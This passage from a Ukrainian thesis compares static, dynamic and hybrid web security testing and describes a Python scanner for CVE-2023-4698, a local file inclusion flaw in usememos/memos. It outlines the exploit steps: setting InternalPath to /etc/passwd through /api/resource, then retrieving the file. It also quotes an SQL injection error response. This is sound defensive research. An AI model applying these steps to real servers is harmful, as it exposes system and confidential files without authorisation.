Нижче продемонстровано відповідь сервера на цей запит, він містить рядок із повідомлення про помилку: « Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '", a.pshort) > 0)' at line 3», який свідчить про потенційну наявність вразливості до SQL-ін’єкції. Також це повідомлення розкриває інформацію про те, що сервером використовується система керування базами даних MySQL. Це може бути використано в подальшому для створення додаткових шкідливих запитів спрямованих на експлуатацію саме цього ПЗ. Вищеописане відображено на рисунку 2.13.



Рисунок 2.13 – Відповідь сервера на отриманий шкідливий запит

Отже, обидва наведені приклади наочно продемонстрували ефективність використання методів динамічного аналізу безпеки для виявлення критичних вразливостей у вебдодатках. В рамках першого прикладу було успішно проведено атаку типу SQL-ін’єкція шляхом ручного введення шкідливого вмісту, який дозволив обійти механізм автентифікації та отримати доступ до адміністративного облікового запису. В другому прикладі використання автоматизованого інструменту ZAP by Checkmarx дозволило виявити широкий

спектр вразливостей із детальним описом щодо рівня критичності та методів експлуатації. На закінчення зазначимо, що обидва підходи активного тестування підтвердили свою ефективність у контексті ідентифікації вразливостей.

2.4 Гібридні методи аналізу безпеки

Гібридний аналіз – це підхід до тестування, який поєднує в собі сильні сторони як статичного аналізу, так і динамічного. Він дозволяє досягти високого рівня виявлення вразливостей шляхом взаємного доповнення методів, які мають власні переваги й обмеження.

Суть гібридного підходу полягає в послідовному або паралельному застосуванні SAST та DAST до одного і того ж вебдодатку. Як правило, на початку виконується статичний аналіз вихідного коду, що дозволяє ідентифікувати потенційні вразливості ще до запуску додатку. Під час наступного етапу застосовується динамічне тестування, що включає моделювання реальних атак на функціонуючий додаток та аналіз його реакції на зовнішній вплив. Завдяки цьому забезпечується ширше покриття вразливостей, які виникають за різних умов, а також зменшується кількість хибних результатів.

Попри численні переваги, гібридне тестування не позбавлене обмежень. Однією з основних проблем є складність інтеграції результатів, отриманих із різних інструментів, що виникає через відмінності у форматах звітів, глибині аналізу та структурах представлених даних. Крім цього, зростає загальне навантаження на обчислювальні ресурси, особливо під час обробки великих кодових баз і виконання кореляції між виявленими у статичному та динамічному аналізі вразливостями.

Вищезазначене дає змогу зробити висновок, що гібридний підхід до аналізу безпеки є оптимальним вибором для організацій, які прагнуть досягти балансу між точністю та повнотою виявлення вразливостей. Проте, варто

зауважити, що кількість повноцінних інструментів, які реалізують гібридний аналіз у повному обсязі, наразі залишається обмеженою.

2.5 Узагальнення: порівняння, рекомендації щодо вибору

Статичний, динамічний та гібридний підходи до аналізу безпеки мають свої сильні сторони та обмеження. Для того, щоб можна було прийняти зважене рішення щодо вибору конкретного методу, доцільно виконати їх порівняльний аналіз за низкою ключових характеристик. Порівняння наведено у таблиці 2.2:

Таблиця 2.2

Порівняння методів аналізу безпеки вебдодатків

Критерій	Статичний аналіз	Динамічний аналіз	Гібридний аналіз
Тип тестування	«Біла скринька»	«Чорна скринька»	Комбінований
Доступ до коду	Необхідний	Не потребує	Потрібен лише на етапі SAST
Глибина аналізу	Доступний вихідний код	Доступні під час роботи частини	Найбільш повне охоплення
Ймовірність хибнопозитивних результатів	Висока	Середня	Низька
Необхідні знання	Базові знання безпеки та розробки	Фахівець з кібербезпеки	Знання в обох галузях
Витрати часу	Залежить від обсягу коду	Залежить від складності	Більші через поєднання методів
Виявлення run-time вразливостей	Ні	Так	Так
Стадія застосування	Розробка та тестування додатку	Тестування та експлуатація додатку	Розробка, тестування та використання

Отже, згідно виконаного порівняльного аналізу, можна зробити висновки щодо доцільності використання конкретного методу в різних умовах.

Так, статичний аналіз варто використовувати переважно на ранніх етапах розробки додатку, коли він ще не введений в експлуатацію. Оскільки цей метод

передбачає наявність доступу до вихідного коду, він дозволяє ідентифікувати потенційні вразливості ще до запуску додатку, внаслідок чого зменшується рівень ризику та вартість виправлення помилок в подальшому. Такий підхід є особливо ефективним, коли мета – виявлення логічних помилок, порушень стандартів кодування або застосування небезпечних практик програмування. Крім того, статичний аналіз забезпечує глибоке покриття програмного коду, перевіряючи навіть ті гілки реалізації додатку, які можуть бути недоступні при динамічному тестуванні.

У свою чергу, динамічний аналіз демонструє свою ефективність на етапах тестування або повноцінної експлуатації. Оскільки цей метод не вимагає доступу до вихідного коду, він дозволяє моделювати атаки з позиції зовнішнього зловмисника. Таким чином, DAST особливо корисний для виявлення вразливостей, що виникають під час роботи додатка та пов’язані з помилками в автентифікації, керуванні сесіями або обробці запитів користувачів. З огляду на вищезазначене, динамічне тестування доцільно використовувати для оцінювання захищеності додатку в умовах, наближених до реального робочого середовища.

Гібридний підхід є найбільш точним та охоплює ширшу площину для аналізу. Він поєднує можливості як SAST, так і DAST, завдяки чому робить можливим виявлення вразливостей на різних етапах життєвого циклу програмного забезпечення. Отже, даний метод слід використовувати у проєктах із підвищеними вимогами до безпеки. Проте, варто зазначити, що гібридний підхід передбачає вищу технічну складність, потребує взаємодії інструментів різного роду та залучення фахівців із різних напрямків.

Узагальнюючи наведене, можна відмітити, що жоден із методів не є універсальним, а ефективність використання кожного з них залежить від конкретного контексту. Таким чином, комбінування кількох підходів дає змогу досягти найвищої ефективності виявлення вразливостей.

Висновки за розділом 2

У другому розділі було комплексно проаналізовано сучасні методи виявлення та ідентифікації вразливостей у вебдодатках. Розглянуті методи відіграють важливу роль в контексті дотримання принципів цілісності, доступності та конфіденційності інформаційних систем. Детальне дослідження статичного, динамічного та гібридного підходів до тестування дозволило краще розібратись як в функціональних перевагах, так і обмеженнях кожного з них. Ці особливості мають бути враховані під час використання інструментів в реальних умовах розробки та експлуатації програмного забезпечення.

Так, було з’ясовано що статичний аналіз демонструє свою ефективність на ранніх етапах життєвого циклу програмного забезпечення, дозволяючи виявляти логічні помилки та проблеми у структурі коду. Проте, основним його недоліком є висока ймовірність хибнопозитивних результатів.

Динамічний аналіз, у свою чергу, дозволяє симулювати дії зловмисника та тестувати поведінку вебдодатку в робочому середовищі, Цей підхід дає змогу ефективно виявляти вразливості які виникають під час роботи додатку. Однак його ефективність суттєво залежить від сценаріїв тестування та експертизи фахівця.

Гібридні методи передбачають поєднання в собі статичного та динамічного підходу, що, як показав аналіз, дозволяє не лише компенсувати недоліки кожного з методів, але й значно підвищити достовірність і глибину оцінки захищеності системи. Разом з тим, впровадження гібридного підходу потребує значних ресурсів на етапі інтеграції інструментів та налаштування процесів кореляції результатів.

Проведений порівняльний аналіз за низкою параметрів показав, що жоден із підходів не є універсальним, а вибір оптимального методу має враховувати специфіку проєкту, доступні ресурси та вимоги до відповідності стандартам безпеки.

На закінчення зазначимо, що отримані результати дозволяють зробити висновок, згідно якого найефективнішою практикою є використання гібридних методів аналізу безпеки. Такий підхід є не лише доцільним, а й необхідним у контексті зростання складності вебдодатків, вимог до безперервної інтеграції захисту в процес розробки та кількості загроз. Виконане, в рамках другого розділу, дослідження виступає підґрунтям для подальшої практичної реалізації засобу для виявлення та ідентифікації вразливостей.

РОЗДІЛ 3
ПРАКТИЧНА РЕАЛІЗАЦІЯ ЗАСОБУ ДЛЯ ВИЯВЛЕННЯ ВРАЗЛИВОСТІ CVE-2023-4698

Під час опрацювання розділу 2 було зазначено, що вразливості можуть бути виявлені за допомогою спеціальних сканерів, які створені для пошуку конкретних вразливостей. Однак, зазвичай такі сканери коштують великих грошей та вимагають знань у сфері кібербезпеки, а їх аналогів з відкритим вихідним кодом та здатністю виявляти свіжі вразливості – не так багато. Так як для розробки інструменту, який зможе виявляти широкий спектр вразливостей, необхідно мати велику команду та достатню кількість часу, було прийнято рішення розробити сканер для виявлення однієї конкретної вразливості, а саме CVE-2023-4698. Отримане програмне рішення дозволяє застосовувати як статичні, так і динамічні методи для виявлення та ідентифікації даної вразливості.

3.1 Аналіз вразливості CVE-2023-4698

Дана вразливість була виявлена у програмному забезпеченні usememos/memos (до версії 0.13.2) [32], який є вебдодатком для створення та ведення особистих нотаток.

CVE-2023-4698 класифікується як неналежна перевірка вхідних даних (Improper Input Validation). Проблема заключається в тому, що параметр InternalPath може бути довільно змінений користувачем [33]. Сервер обробить шкідлиий HTTP-запит без належної фільтрації. Унаслідок цього виникає можливість доступу користувачів до довільних файлів із файлової системи сервера, включаючи ті, що можуть містити конфіденційну інформацію. Згідно з метрикою CVSS v3.1 (Common Vulnerability Scoring System), дана вразливість отримала 7.5 балів, що відповідає високому рівню критичності [34].

CVE-2023-4698 класифікується як вразливість типу Improper Input Validation (неналежна перевірка вхідних даних). Проблема полягає в тому, що параметр InternalPath, який передається користувачем у запиті до API /api/resource, не проходить належної перевірки або нормалізації на стороні сервера. Зловмисник може вказати довільний шлях до локального файлу файлової системи.

Вразливість дозволяє сформувати HTTP-запит із довільним значенням InternalPath, наприклад, /etc/passwd, після чого сервер обробляє цей запит і створює ресурс, що вказує на зазначений файл. Приклад шкідливого запиту для експлуатації вразливості продемонстровано на рисунку 3.1. Додатково, у відповіді сервер повертає ідентифікатор (id) і ім’я файлу (filename), які зловмисник може використати для побудови URL і отримання вмісту файлу через ендпоінт /o/r/{id}/{filename}.



Рисунок 3.1 – Приклад зловмисного запиту

Крім того, у ряді випадків вразливість типу LFI (Local File Inclusion) може призвести до більш серйозної атаки, зокрема RCE. Подібна ескалація можлива за наявності умов, коли вміст включених файлів інтерпретується

сервером як виконуваний код, або якщо існує можливість доступу до логів чи інших файлів, що містять ін’єктований шкідливий код.

3.2 Огляд цільового середовища та створеного інструменту

У межах практичної частини дипломної роботи було розгорнуто тестове цільове середовище для перевірки працездатності реалізованого інструменту. Для дослідження було використано usememos/memos версії 0.13.1 [35], який містить в собі досліджувану вразливість. Тестове середовище було розгорнуто локально на операційній системі Kali Linux за допомогою офіційного Docker-образу. Для забезпечення аутентифікації використовувався попередньо створений обліковий запис користувача. На рисунках 3.2 та 3.3 показано сторінку авторизації та основну сторінку цільового додатку.



Рисунок 3.2 – Сторінка авторизації



Рисунок 3.3 – Головна сторінка вебдодатку

Для створення інструменту було обрано мову програмування Python. Це зручна та популярна мова, яка дозволяє швидко писати код і легко працювати з вебзапитами, файлами та текстом. Python має багато готових бібліотек, які спрощують роботу з мережевими запитами. Чіткий та зрозумілий синтаксис цієї мови допомагає швидко знаходити і виправляти помилки, що важливо під час створення подібних інструментів.

Розробленому інструменту було присвоєно назву «MemosVuln Checker». Повний код надано в Додатку А. Після запуску даного додатку, користувачу пропонується обрати один з двох варіантів перевірки на вразливість – статичний або динамічний аналіз. На рисунку 3.4 зображено головне меню інструменту.

Рисунок 3.4 – Головне меню розробленого інструменту

Якщо користувач вирішив використати функціональний блок для статичного аналізу, тоді додаток буде поводитись наступним чином:

1. Інструмент попросить вказати шлях до кореневої директорії вебдодатку usememos/memos.
2. Інструмент намагається дізнатись версію програми. Для цього він читає файли VERSION або go.mod.
3. Перевіряє, чи ця версія є захищеною. Якщо використовується версія 0.13.2 або новіша — додаток вважається безпечним.
4. У випадку потенційно вразливої версії — інструмент виконує аналіз вихідного коду, щоб виявити передачу значення параметра InternalPath до функцій роботи з файлами, зокрема os.Open().
5. Якщо така конструкція знайдена, це означає, що в коді присутня вразливість. Інструмент показує, в якому саме файлі її виявлено.

Вищеописана робота додатку продемонстрована на рисунках 3.5, 3.6 та 3.7.

Рисунок 3.5 – Успішне виявлення вразливості в usememos/memos версії 0.13.1

Рисунок 3.6 – Успішне виявлення вразливості в usememos/memos версії 0.13.0

Рисунок 3.7 – Результат аналізу версії без вразливості

Якщо користувач обирає динамічний аналіз, тоді інструмент виконує наступні дії:

1. Запитує адресу цільового вебдодатку та облікові дані для входу (в цьому прикладі адреса – http://localhost:5230).
2. Виконує авторизацію на сайті, зберігаючи отримані cookie для подальших запитів.
3. Надсилає спеціально сформований запит до API /api/resource з параметром internalPath, в якому вказано шлях до файлу, що має бути прочитаний (в цьому прикладі таким є /etc/passwd).
4. У випадку успішної експлуатації сервер повертає id створеного ресурсу, за яким інструмент виконує додатковий запит для отримання вмісту файлу.
5. Якщо вивід містить очікувані системні дані – наявність вразливості CVE-2023-4698 підтверджується.

Приклад успішного виявлення вразливості методом динамічного аналізу показано на рисунку 3.8.



Рисунок 3.8 – Приклад використання розробленого додатку для виявлення вразливості методом динамічного аналізу

3.3 Результати тестування розробленого інструменту для виявлення вразливості CVE-2023-4698

Розроблений додаток було протестовано в умовах наближених до реального розгортання. У межах розділу було послідовно використано обидві реалізовані частини інструменту — як модуль динамічного, так і модуль статичного аналізу.

Динамічний підхід проявив ефективність у випадках, коли вебдодаток запущено на сервері. Завдяки автоматизованій процедурі автентифікації, формування запиту з довільним вмістом параметра InternalPath, а також подальшого вилучення вмісту створеного ресурсу, вдалося виявити факт існування вразливості CVE-2023-4698. Статичний модуль дозволив ідентифікувати наявність потенційно небезпечних конструкцій у вихідному коді.

Внаслідок тестування було підтверджено, що інструмент успішно виконує поставлені задачі. Його гнучкість забезпечує широке застосування інструменту

як у процесі розробки (статичний підхід), так і під час перевірки вже працюючого сервера (динамічний підхід).

Хоч інструмент вже виконує свої основні функції, є можливості для його покращення. Наприклад, у статичному аналізі можна реалізувати перевірку інших способів отримання даних від користувача. Також важливою додатковою функцією є можливість автоматично запускати перевірку після кожного оновлення коду, наприклад, через підключення до систем на кшталт GitLab або GitHub.

Висновки за розділом 3

У цьому розділі було розроблено та протестовано інструмент для виявлення вразливості CVE-2023-4698 у вебдодатку usememos/memos. Було реалізовано статичний та динамічний підходи до виявлення вразливості, що дозволило охопити як код додатку так і його поведінку.

Під час застосування динамічного підходу була змодельована реальна атака через маніпулювання параметром internalPath, що дало змогу підтвердити наявність вразливості у вебдодатку. Статичний аналіз продемонстрував свою ефективність в рамках виявлення небезпечного використання вхідних даних.

Результати тестування підтвердили, що інструмент успішно виявляє наявність уразливості та може бути використаний для її виявлення як на етапі розробки, так і під час експлуатації вебдодатку. Крім того, запропоновано можливі напрямки подальшого розвитку інструменту, які можуть зробити його більш зручним і гнучким у використанні.

ВИСНОВКИ

У межах випускної кваліфікаційної роботи на тему «Механізм ідентифікації вразливостей вебдодатків» було проведено комплексне дослідження сучасних підходів до забезпечення безпеки вебдодатків. В рамках розділів було охоплено як теоретичні аспекти, так і практичну реалізацію засобу виявлення конкретної вразливості.

У першому розділі було розглянуто актуальні виклики, пов’язані із зростанням кількості та серйозності кіберінцидентів, пов’язаних із вебдодатками. Проаналізовано архітектуру сучасних вебзастосунків, типові точки входу та приклади вразливостей, описаних у рамках OWASP Top 10 та класифікацій CWE/CVE.

У другому розділі проведено детальний порівняльний аналіз існуючих методів виявлення вразливостей, зокрема статичних (SAST), динамічних (DAST) та гібридних підходів. Розглянуто теоретичні основи, визначено переваги, недоліки, а також умови доцільного застосування кожного з методів залежно від характеристик вебдодатку та бізнес-вимог. Було сформовано порівняльну таблицю завдяки якій є можливість обґрунтованого вибору методів виявлення вразливостей у практичних умовах.

У третьому розділі реалізовано інструмент для виявлення вразливості CVE-2023-4698, яка стосується платформи usememos/memos та класифікується як LFI. Було визначено архітектуру рішення, а також побудовано середовище тестування, яке симулює вразливу конфігурацію системи. Отримані результати підтвердили доцільність використання розробленого інструменту у виявленні конкретної загрози, що дозволяє використовувати його у процесах тестування безпеки.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. OWASP Top Ten. OWASP. URL: https://owasp.org/www-project-top-ten/ (дата звернення: 02.11.2024).

2. About CVE Metrics. CVE.org. URL: https://www.cve.org/about/Metrics (дата звернення: 04.11.2024).

3. T-Mobile statement on data breach. T-Mobile. URL: https://www.t-mobile.com/news/business/customer-information (дата звернення: 14.11.2024).

4. T-Mobile discloses second data breach. Bleeping Computer. URL: https://www.bleepingcomputer.com/news/security/t-mobile-discloses-second-data-breach-since-the-start-of-2023/ (дата звернення: 19.11.2024).

5. CVE-2023-34362. CVE.org. URL: https://www.cve.org/CVERecord?id=CVE-2023-34362 (дата звернення: 01.12.2024).

6. MOVEit Transfer Critical Vulnerability. Fortinet. URL: https://www.fortinet.com/blog/threat-research/moveit-transfer-critical-vulnerability-cve-2023-34362-exploited-as-a-0-day (дата звернення: 03.12.2024).

7. Картковий ринок за дев’ять місяців 2024 року. Національний банк України. URL: https://bank.gov.ua/ua/news/all/kartkoviy-rinok-za-devyat-misyatsiv-2024-roku-chastka-bezgotivkovih-operatsiy-prodovjuye-zrostati (дата звернення: 07.12.2024).

8. Розподіл безготівкових операцій з використанням платіжних карток. Національний банк України. URL: https://bank.gov.ua/ua/news/all/rozpodil-bezgotivkovih-operatsiy-z-vikoristannyam-platijnih-kartok-iii-kvartal-2024-roku (дата звернення: 25.12.2024).

9. Richards M. Monolith to Microservices: Evolutionary Patterns to Transform Your Monolith. Sebastopol: O'Reilly Media, 2019. 224 p.

10. Newman S. Building Microservices: Designing Fine-Grained Systems. 2nd ed. Sebastopol: O'Reilly Media, 2021. 428 p.

11. N-tier Architecture. VPN Unlimited. URL: https://www.vpnunlimited.com/ua/help/cybersecurity/n-tier-architecture (дата звернення: 30.12.2024).

12. Web Application Architecture. ScienceSoft. URL: https://www.scnsoft.com/software-development/web-application-architecture (дата звернення: 06.01.2025).

13. Developer Survey 2024: Technologies. Stack Overflow. URL: https://survey.stackoverflow.co/2024/technology#most-popular-technologies-language-prof (дата звернення: 12.01.2025).

14. Рейтинг мов програмування 2024. DOU.ua. URL: https://dou.ua/lenta/articles/language-rating-2024/ (дата звернення: 13.01.2025).

15. Технології веброзробки. Infdev. URL: https://infdev.com.ua/docs/web-development/technology-stacks/ (дата звернення: 14.01.2025).

16. Top 5 Tech Stacks. FullScale. URL: https://fullscale.io/blog/top-5-tech-stacks/ (дата звернення: 22.01.2025).

17. ISO/IEC 27005:2022. Information security, cybersecurity and privacy protection – Guidance on managing information security risk. Geneva: International Organization for Standardization, 2022. 74 p.

18. CWE. MITRE. URL: https://cwe.mitre.org (дата звернення: 07.02.2025).

